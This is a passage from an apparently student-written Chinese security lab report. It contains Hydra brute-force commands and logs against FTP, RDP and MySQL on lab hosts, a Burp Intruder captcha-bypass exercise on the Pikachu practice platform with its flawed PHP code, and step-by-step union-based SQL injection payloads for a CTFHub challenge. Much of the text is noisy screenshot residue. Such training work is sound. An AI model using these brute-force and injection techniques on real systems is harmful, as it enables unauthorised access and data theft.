[ATTEMPT] target 192.168.80.129 - login "ftp" - pass "yz" - 3 of 10 [child 2] (0/0)
[ATTEMPT] target 192.168.80.129 - login "ftp" - pass "123456" - 4 of 10 [child 3] (0/0)
[ATTEMPT] target 192.168.80.129 - login "ftp" - pass "yz123456" - 5 of 10 [child 4] (0/0)
[ATTEMPT] target 192.168.80.129 - login "ftp" - pass "admin" - 6 of 10 [child 5] (0/0)
[ATTEMPT] target 192.168.80.129 - login "ftp" - pass "abcdsda" - 7 of 10 [child 6] (0/0)
[ATTEMPT] target 192.168.80.129 - login "ftp" - pass "adsada" - 8 of 10 [child 7] (0/0)
[ATTEMPT] target 192.168.80.129 - login "ftp" - pass "www12345" - 9 of 10 [child 8] (0/0)
[STATUS] attack finished for 192.168.80.129 (waiting for children to complete tests)
[21][ftp] host: 192.168.80.129 login: ftp password: yz123456
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-31 18:06:28

(root@kali) ~#
```

ssh



rdp

```
root@kali: ~  
File Actions Edit View Help  
# hydra 192.168.80.132 rdp -l user -P pwd.txt -vV -f -e ns  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service o  
rganizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-01 08:02:03  
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel  
connections and -W 1 or -W 3 to wait between connection to allow the server to recover  
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)  
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 11 login tries (l:1/p:11), ~3 tries per task  
[DATA] attacking rdp://192.168.80.132:3389/  
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done  
[ATTEMPT] target 192.168.80.132 - login "user" - pass "user" - 1 of 11 [child 0] (0/0)  
[ATTEMPT] target 192.168.80.132 - login "user" - pass "" - 2 of 11 [child 1] (0/0)  
[ATTEMPT] target 192.168.80.132 - login "user" - pass "yz" - 3 of 11 [child 2] (0/0)  
[ATTEMPT] target 192.168.80.132 - login "user" - pass "123456" - 4 of 11 [child 3] (0/0)  
[ERROR] freerdp: Credentials invalid or missing. (0x0002001b)  
[VERBOSE] Disabled child 1 because of too many errors  
[ATTEMPT] target 192.168.80.132 - login "user" - pass "yz123456" - 5 of 12 [child 2] (0/1)  
[ATTEMPT] target 192.168.80.132 - login "user" - pass "admin" - 6 of 12 [child 3] (0/1)  
[3389][rdp] host: 192.168.80.132 login: user password: user  
[STATUS] attack finished for 192.168.80.132 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-01 08:02:05  
  
(root@kali)~[~]  
#
```



mysql

```
# hydra 192.168.80.132 mysql -l root -P pwd.txt -o mysql.log -f -vV -e nsr  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service o  
rganizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-01 08:08:34  
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 12 login tries (l:1/p:12), ~3 tries per task  
[DATA] attacking mysql://192.168.80.132:3306/  
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done  
[ATTEMPT] target 192.168.80.132 - login "root" - pass "root" - 1 of 12 [child 0] (0/0)  
[ATTEMPT] target 192.168.80.132 - login "root" - pass "" - 2 of 12 [child 1] (0/0)  
[ATTEMPT] target 192.168.80.132 - login "root" - pass "toor" - 3 of 12 [child 2] (0/0)  
[ATTEMPT] target 192.168.80.132 - login "root" - pass "yz" - 4 of 12 [child 3] (0/0)  
[ATTEMPT] target 192.168.80.132 - login "root" - pass "123456" - 5 of 12 [child 3] (0/0)  
[ATTEMPT] target 192.168.80.132 - login "root" - pass "yz123456" - 6 of 12 [child 3] (0/0)  
[ATTEMPT] target 192.168.80.132 - login "root" - pass "admin" - 7 of 12 [child 3] (0/0)  
[ATTEMPT] target 192.168.80.132 - login "root" - pass "abcsda" - 8 of 12 [child 3] (0/0)  
[ATTEMPT] target 192.168.80.132 - login "root" - pass "adsada" - 9 of 12 [child 3] (0/0)  
[ATTEMPT] target 192.168.80.132 - login "root" - pass "www12345" - 10 of 12 [child 3] (0/0)  
[ATTEMPT] target 192.168.80.132 - login "root" - pass "user" - 11 of 12 [child 3] (0/0)  
[STATUS] attack finished for 192.168.80.132 (waiting for children to complete tests)  
[3306][mysql] host: 192.168.80.132 login: root password: root  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-01 08:08:42  
  
(root@kali)~[~]  
#
```

5.验证码安全

- 验证码绕过 (on client) + 验证码绕过 (on server)
- 验证码绕过 (on server) 实验中, 为什么 burp 拦截开启的状态下, 通过 Repeater 进行重放不会刷新验证码, 关闭拦截后才会刷新验证码?

on client



Get the pikachu

Pikachu 漏洞练习平台 pika-pi

系统介绍

暴力破解

概述

基于表单的暴力破解

验证码绕过(on server)

验证码绕过(on client)

token防爆破?

Cross-Site Scripting

CSRF

SQL-Inject

RCE

File Inclusion

Unsafe Filedownload

Unsafe Fileupload

IT Over Permission

敏感信息泄露

PHP反序列化

XXE

URL重定向

SSRF

管理工具

暴力破解 > 验证

Please Enter

admin

807F6

807F6

Login

username or password

Request to http://192.168.80.128:8083

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
1 POST /vul/burteforce/bf_client.php HTTP/1.1
2 Host: 192.168.80.128:8083
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 57
9 Origin: http://192.168.80.128:8083
10 Connection: close
11 Referer: http://192.168.80.128:8083/vul/burteforce/bf_client.php
12 Cookie: PHPSESSID=4010e1o1uo1gv1712fvanjQk0
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&password=qweqwe&code=807F6&submit=Login
```

Get the pikachu

Pikachu 漏洞练习平台 pika-pi

系统介绍

暴力破解

概述

基于表单的暴力破解

验证码绕过(on server)

验证码绕过(on client)

token防爆破?

Cross-Site Scripting

CSRF

SQL-Inject

RCE

File Inclusion

Unsafe Filedownload

Unsafe Fileupload

IT Over Permission

敏感信息泄露

PHP反序列化

XXE

URL重定向

SSRF

管理工具

暴力破解 > 验证

Please Enter

admin

807F6

807F6

Login

username or password

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
1	123456	200			36470	
2	12313	200			36494	
3	3241314	200			36494	

Payload Sets

You can define one or more and each payload type can

Payload set: 1

Payload type: Simple list

Payload Options [Simple]

This payload type lets you c

Paste 123456 12313 3241314

Load ...

Remove

Clear

Add

Add from list ...

Payload Processing

You can define rules to perfo

Add Enabled R

Edit

Remove

Up

Down


Request Response

Raw Headers Hex HTML Render


```
931 <div class="ace-icon fa fa-lock"></div>
932 </span>
933 </label>
934 </div>
935 <div><input type="text" onclick="createCode()" readonly="readonly" id="
936 checkCode" class="unchanged" style="width: 100px" /></div><br />
937 <div><input class="submit" name="submit" type="submit" value="login" /></div>
938 </div>
939 </div>
940 </div>
941 <div><input type="text" onclick="createCode()" readonly="readonly" id="
942 checkCode" class="unchanged" style="width: 100px" /></div><br />
943 <div><input class="submit" name="submit" type="submit" value="login" /></div>
944 </div>
945 </div>
946 </div>
947 </div>
948 </div>
```


login 10 matches

Finished



on server





```
root@80f88261d7f7: /app/vul/burteforce
File Edit View Search Terminal Help
$html .= "<p class='notice'>密码不能为空</p>";
} else {
    if (empty($_POST['vcode'])) {
        $html .= "<p class='notice'>验证码不能为空哦! </p>";
    } else {
        // 验证验证码是否正确
        if (strtolower($_POST['vcode']) != strtolower($_SESSION['vcode'])) {
            $html .= "<p class='notice'>验证码输入错误哦! </p>";
            // 应该在验证完成后,销毁该$_SESSION['vcode']
        } else {
            $username = $_POST['username'];
            $password = $_POST['password'];
            $vcode = $_POST['vcode'];

            $sql = "select * from users where username=? and password=md5(?)";
            $line_pre = $link->prepare($sql);

            $line_pre->bind_param('ss',$username,$password);

            if($line_pre->execute()){
                $line_pre->store_result();
                //虽然前面做了为空判断,但最后,却没有验证验证码!!!
                if($line_pre->num_rows()==1){
```

6.CTFhub: SQL 注入靶场, 分别完成手工注入和 Sqlmap 工具注入的过程

手工注入

- 1) 1' order by 2 # 回显
- 2) 1' order by 3# 不回显
- 3) 进行联合查询, 将前面置为-1 -1' union select database(),2 #

获取数据库名字为sqli

- 4) 查找库里面的所有表名 -1' union select group_concat(table_name),2 from information_schema.tables where table_schema='sqli' # 发现flag表
- 5) 查flag表里的所有字段 -1' union select group_concat(column_name),2 from information_schema.columns where table_name='flag' # 发现flag字段
- 6) -1' union select flag,2 from sqli.flag # 查字段flag的内容得到flag

CTFHub

首页 赛事中心 技能树 历年真题 工具 排行榜 WriteUp

CTFer_5288...

CTFer_5288d3

440 10 1

这个人很懒，什么也没留下...

我的赛程

我的记录

经验记录 环境记录 做题记录 技能记录

技能	发生时间	备注
字符型注入	2023-11-01 10:53:47	完成技能
SQL注入	2023-11-01 10:53:47	进行中
信息泄露	2023-11-01 10:50:48	进行中
Web	2023-11-01 10:50:48	进行中
CTF	2023-11-01 10:50:48	进行中

sqlmap注入（同理）

分别获取到库名，表名，列名。获取对应得字段